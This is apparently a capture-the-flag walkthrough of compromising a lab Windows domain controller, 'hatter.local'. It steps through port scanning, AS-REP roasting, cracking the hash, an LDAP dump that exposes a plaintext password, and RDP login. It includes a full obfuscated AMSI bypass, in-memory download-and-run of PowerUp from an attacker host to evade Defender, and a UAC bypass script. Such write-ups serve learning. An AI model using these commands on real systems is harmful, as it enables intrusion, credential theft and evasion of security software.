

Invoke

NMAP


We will first start off with an NMAP scan

```
(kali㉿kali)-[~/Desktop/THMBox]
$ rustscan -t 5000 -a 192.168.0.26 --ulimit 5000
-----
| {} }| {} |{ { _ { _ _ }{ { _ / _ _ } / {} \ | ^ | |
| _ _ \ | { _ } | _ _ } } | | _ _ } } \ _ _ } / ^ \ | \ |
| _ _ \ | { _ } | _ _ } } | | _ _ } } \ _ _ } / ^ \ | \ |
-----
The Modern Day Port Scanner.

-----
: https://discord.gg/GFrQsGy :
: https://github.com/RustScan/RustScan :
-----
😬 https://admin.tryhackme.com

[~] The config file is expected to be at "/home/kali/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 192.168.0.26:53
Open 192.168.0.26:80
Open 192.168.0.26:88
Open 192.168.0.26:135
Open 192.168.0.26:139
Open 192.168.0.26:389
Open 192.168.0.26:445
Open 192.168.0.26:464
Open 192.168.0.26:593
Open 192.168.0.26:3268
Open 192.168.0.26:3389
Open 192.168.0.26:5357
```

HTTP Server



After doing a directory brute force there is nothing there

SMB

```
(kali@kali)-[~/Desktop/THMBox]
$ smbclient -L \\192.168.0.26\
Password for [WORKGROUP\kali]:
Anonymous login successful

      Sharename      Type      Comment
      -----      -
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.0.26 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

(kali@kali)-[~/Desktop/THMBox]
$
```

No anonymous login allowed

Kerberoasting

Lets try to kerberoast someone becuae everything so far is a dead end

First we need to know the domain name

```
(kali@kali)-[~/Desktop/THMBox]
$ nmap -p 445 -sC -sV 192.168.0.26
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-24 04:11 EDT
Nmap scan report for hatter.local (192.168.0.26)
Host is up (0.00028s latency).
```

```
smb-os-discovery:
  OS: Windows Server 2019 Standard Evaluation 17763 (Windows Server 2019 Standard Evaluation 6.3)
  Computer name: hatter
  NetBIOS computer name: HATTER\x00
  Domain name: hatter.local
  Forest name: hatter.local
  FQDN: hatter.hatter.local
  System time: 2022-07-24T01:11:16-07:00
```

Now we can use impacket tool kit to help with username enumeration

```
GetNPUsers.py hatter.local/ -usersfile /usr/share/wordlists/seclists/Names/femalenames-usa-top1000.txt -no-pass -dc-ip
192.168.0.26
```

```
(kali@kali)-[~/Desktop/THMBox]
$ GetNPUsers.py hatter.local/ -usersfile /usr/share/wordlists/seclists/Names/femalenames-usa-top1000.txt -no-pass -dc-ip 192.168.0.26
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer sup
ported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation
```

And we get a hit around the 20th to 30th person down

```
[*] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[*] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[*] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$ALICE@HATTER.LOCAL:88e6d305eac43492bc5c2a9a964d1ebe$41d93304242a667f2e83f3654f7cc86fd2af4c5ef5c7d31dca46b1e4c2d8d928b13769625cf66d5d3
3a84921e9638e981a13cd4aa9fca59e61ad7427799640da9ca8ef5d93602b77a8dea0c56772a058ca91ef049111c641c857357a9b9b9ab1706f3b45076fde97d17ed98ba0303258c3d3
109938c75edf2d20e5a4e5069abdd5b442072f817128a59db8fe1dc2a02c5acee614ba23d588009cd0f3e8062ee781b67043881e4b66dd2c73f49c9261d8e71d0117a298f525e861b5d
39485612f5babfb3f0a559b6512468f04f39090eee5b81792d2e6cde2f4101d82fb18019cd0cdcbf1e0d7162f76305cb1
[*] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[*] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[*] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

Crack KRB hash

Now we need to crack that hash

```
(kali@kali)-[~/Desktop/THMBox]
$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --fork=4
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssw0rd1 ($krb5asrep$23$ALICE@HATTER.LOCAL)
2 1g 0:00:00:00 DONE (2022-07-24 04:14) 4.000g/s 319168p/s 319168c/s 319168C/s PICACHU..Neptune
4 0g 0:00:00:03 29.61% (ETA: 04:14:31) 0g/s 340449p/s 340449c/s 340449C/s raechele89..raebest
1 0g 0:00:00:03 29.23% (ETA: 04:14:31) 0g/s 336335p/s 336335c/s 336335C/s raymond666..raymond221
Waiting for 3 children to terminate
3 0g 0:00:00:03 28.83% (ETA: 04:14:31) 0g/s 331916p/s 331916c/s 331916C/s renner123..renne10
Session aborted
```

After a few seconds we get a hit

LDAP

We saw that LDAP was up and running, lets try to login with alice and dump the domain

```
python /usr/local/lib/python2.7/dist-packages/ldapdomaindump 192.168.0.26 -u 'hatter.local\alice' -p 'P@ssw0rd1'
```

```
(kali㉿kali)-[~/Desktop/THMBox]
$ python /usr/local/lib/python2.7/dist-packages/ldapdomaindump 192.168.0.26 -u 'hatter.local\alice' -p 'P@ssw0rd1'
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```

```
(kali㉿kali)-[~/Desktop/THMBox]
$ ls -al
total 220
drwxr-xr-x  2 kali kali  4096 Jul 24 04:15 .
drwxr-xr-x 11 kali kali  4096 Jul 24 04:07 ..
-rw-r--r--  1 kali kali  1322 Jul 24 04:15 domain_computers_by_os.html
-rw-r--r--  1 kali kali   397 Jul 24 04:15 domain_computers.grep
-rw-r--r--  1 kali kali  1269 Jul 24 04:15 domain_computers.html
-rw-r--r--  1 kali kali  4313 Jul 24 04:15 domain_computers.json
-rw-r--r--  1 kali kali 10972 Jul 24 04:15 domain_groups.grep
-rw-r--r--  1 kali kali 17236 Jul 24 04:15 domain_groups.html
-rw-r--r--  1 kali kali 79384 Jul 24 04:15 domain_groups.json
-rw-r--r--  1 kali kali   258 Jul 24 04:15 domain_policy.grep
-rw-r--r--  1 kali kali  1154 Jul 24 04:15 domain_policy.html
-rw-r--r--  1 kali kali  5128 Jul 24 04:15 domain_policy.json
-rw-r--r--  1 kali kali    71 Jul 24 04:15 domain_trusts.grep
-rw-r--r--  1 kali kali   828 Jul 24 04:15 domain_trusts.html
-rw-r--r--  1 kali kali     2 Jul 24 04:15 domain_trusts.json
-rw-r--r--  1 kali kali 16644 Jul 24 04:15 domain_users_by_group.html
-rw-r--r--  1 kali kali  2027 Jul 24 04:15 domain_users.grep
-rw-r--r--  1 kali kali  5663 Jul 24 04:15 domain_users.html
-rw-r--r--  1 kali kali 15941 Jul 24 04:15 domain_users.json
-rw-r--r--  1 kali kali   539 Jul 24 04:14 hash.txt
```

Looks like we dumped some information, lets look at domain_users.html

```
(kali㉿kali)-[~/Desktop/THMBox]
$ firefox domain_users.html
```


Domain users


| CN | name | SAM Name | Member of groups | Primary group | Created on | Changed on | lastLogon | Flags | pwdLastSet | SID | description |
|---------------|---------------|---------------|--|-------------------------------|-------------------|-------------------|-------------------|--|-------------------|------|--|
| OGC | OGC | overgrown | Remote Desktop Users , Backup Operators , Administrators | Domain Users | 07/24/22 09:01:03 | 07/24/22 06:40:05 | 0 | DONT_EXPIRE_PASSWORD, NORMAL_ACCOUNT | 07/24/22 09:01:03 | 1105 | |
| Print_Svc | Print_Svc | print_svc | Remote Desktop Users , Administrators | Domain Users | 07/24/22 08:59:25 | 07/24/22 07:55:31 | 07/24/22 08:03:24 | DONT_EXPIRE_PASSWORD, NORMAL_ACCOUNT | 07/24/22 08:59:25 | 1104 | 5tgb6yhn%TGB^YHN |
| alice chains | alice chains | alice | Remote Desktop Users | Domain Users | 07/24/22 08:58:03 | 07/24/22 07:39:50 | 07/24/22 08:11:44 | DONT_REQ_PREAUTH, DONT_EXPIRE_PASSWORD, NORMAL_ACCOUNT | 07/24/22 07:35:05 | 1103 | |
| krbtgt | krbtgt | krbtgt | Denied RODC Password Replication Group | Domain Users | 07/19/22 14:23:27 | 07/19/22 14:38:37 | 0 | NORMAL_ACCOUNT, ACCOUNT_DISABLED | 07/19/22 14:23:27 | 502 | Key Distribution Center Service Account |
| Guest | Guest | Guest | Guests | Domain Guests | 07/19/22 14:22:52 | 07/19/22 14:22:52 | 0 | DONT_EXPIRE_PASSWORD, PASSWORD_NOTREQD, NORMAL_ACCOUNT, ACCOUNT_DISABLED | 0 | 501 | Built-in account for guest access to the computer/domain |
| Administrator | Administrator | Administrator | Group Policy Creator Owners , Domain Admins , Enterprise Admins , Schema Admins , Remote Management Users , Administrators | Domain Users | 07/19/22 14:22:52 | 07/20/22 01:19:40 | 07/24/22 07:50:40 | DONT_EXPIRE_PASSWORD, NORMAL_ACCOUNT | 07/19/22 14:15:25 | 500 | Built-in account for administering the computer/domain |

Looking above we can see that we may have found some user credentials for print_svc and that user can RDP and also is an administrator

RDP

Utilizing Remmina we are able to get in





Click the button in the red square to go full screen

Priv Esc


```

PS C:\Users\print_svc> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description      State
-----
SeMachineAccountPrivilege  Add workstations to domain  Disabled
SeChangeNotifyPrivilege   Bypass traverse checking    Enabled
SeIncreaseWorkingSetPrivilege  Increase a process working set  Disabled
PS C:\Users\print_svc> whoami /groups

GROUP INFORMATION
-----
Group Name      Type      SID      Attributes
-----
Everyone        Well-known group S-1-1-0   Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users  Alias      S-1-5-32-555 Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators        Alias      S-1-5-32-544 Group used for deny only
BUILTIN\Users                  Alias      S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access  Alias      S-1-5-32-574 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias      S-1-5-32-554 Group used for deny only
NT AUTHORITY\REMOTE INTERACTIVE LOGON      Well-known group S-1-5-14  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15  Mandatory group, Enabled by default, Enabled group
LOCAL                                       Well-known group S-1-2-0    Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level    Label      S-1-16-8192
PS C:\Users\print_svc>

```

When opening the start menu we realize we cannot right click on powershell, no running as administrator

```

PS C:\Users\print_svc> iex (iwr http://192.168.0.24/PowerUp.ps1)
iex : At line:1 char:1
+ <#
+ ~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:1 char:1
+ iex (iwr http://192.168.0.24/PowerUp.ps1)
+ ~~~~~
+ CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand
PS C:\Users\print_svc>

```

Lets use powerup and see if we have any privs, that didn't work it is blocked lets do an AMSI bypass

```

$`eT-It`em ( 'V'+`aR` + `IA` + ('bIE:1'+`q2`) + ('uZ'+`x`) ) ( [Type] ( "{1}{0}"-F`F`,`rE` ) ) ; ( Get-varI`A`BLE ( ('1Q'+`2U`) +`zX` ) -
Val ).`A`ss`Embly".GET`TY`Pe"(( "{6}{3}{1}{4}{2}{0}{5}" -f("Uti'+`l`),`A`,`(Am'+`si`,`(.Man'+`age'+`men'+`t`,`(u'+`to'+`mation`,`s`,`
('Syst'+`em`) ) ).`g`etf`iEID"( ( "{0}{2}{1}" -f(`a'+`msi`,`d`,`(I'+`nitF'+`aile`) ),( "{2}{4}{0}{1}{3}" -f ('S'+`tat`,`i`,`
('Non'+`Publ'+`i`,`c`,`c`,`) ).`sE`T`VaLUE"( ${n`ULI},${t`RuE} )

```

```

PS C:\Users\print_svc> $`eT-It`em ( 'V'+`aR` + `IA` + ('bIE:1'+`q2`) + ('uZ'+`x`) ) ( [Type] ( "{1}{0}"-F`F`,`rE` ) ) ; ( Get-varI`A`BLE ( ('1Q'+`2U`) +`zX` ) -
Val ).`A`ss`Embly".GET`TY`Pe"(( "{6}{3}{1}{4}{2}{0}{5}" -f("Uti'+`l`),`A`,`(Am'+`si`,`(.Man'+`age'+`men'+`t`,`(u'+`to'+`mation`,`s`,`
('Syst'+`em`) ) ).`g`etf`iEID"( ( "{0}{2}{1}" -f(`a'+`msi`,`d`,`(I'+`nitF'+`aile`) ),( "{2}{4}{0}{1}{3}" -f ('S'+`tat`,`i`,`
('Non'+`Publ'+`i`,`c`,`c`,`) ).`sE`T`VaLUE"( ${n`ULI},${t`RuE} )
PS C:\Users\print_svc>

```

Looking above you may also wonder, why did we put in memory

```

PS C:\Users\print_svc> wget http://192.168.0.24/PowerUp.ps1 -OutFile PowerUp.ps1
PS C:\Users\print_svc> . .PowerUp.ps1
. : Operation did not complete successfully because the file contains a virus or potentially unwanted software.
At line:1 char:5
+ . .PowerUp.ps1
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
PS C:\Users\print_svc>

```

Thats why...

Since it is in memory we are less likely to get caught by defender and real time monitoring, which are both running on the machine. However, in memory we can still execute commands normally, let's do an invoke allchecks

```
PS C:\Users\print_svc> Invoke-AllChecks
[*] Running Invoke-AllChecks

[*] Checking if user is in a local group with administrative privileges...
[+] User is in a local group that grants administrative privileges!
[+] Run a BypassUAC attack to elevate privileges to admin.

[*] Checking for unquoted service paths...

[*] Checking service executable and argument permissions...

[*] Checking service permissions...

[*] Checking %PATH% for potentially hijackable .dll locations...

HijackablePath : C:\Users\print_svc\AppData\Local\Microsoft\WindowsApps\
AbuseFunction  : Write-HijackDll -OutputFile 'C:\Users\print_svc\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll' -Command '...'
```

We can bypass UAC and elevate our privs to admin!!!

Here is the site we are going to use to bypass our privs with a .ps1 script

<https://raw.githubusercontent.com/FuzzySecurity/PowerShell-Suite/master/Bypass-UAC/Bypass-UAC.ps1>

```
PS C:\Users\print_svc> iex (iwr https://raw.githubusercontent.com/FuzzySecurity/PowerShell-Suite/master/Bypass-UAC/Bypass-UAC.ps1)
PS C:\Users\print_svc> Bypass-UAC -Method ucMDismMethod

[!] Impersonating explorer.exe!
[+] PebBaseAddress: 0x00000010BF22F000
[!] RtlEnterCriticalSection --> &Peb->FastPebLock
[>] Overwriting &Peb->ProcessParameters.ImagePathName: 0x000001F508301BA0
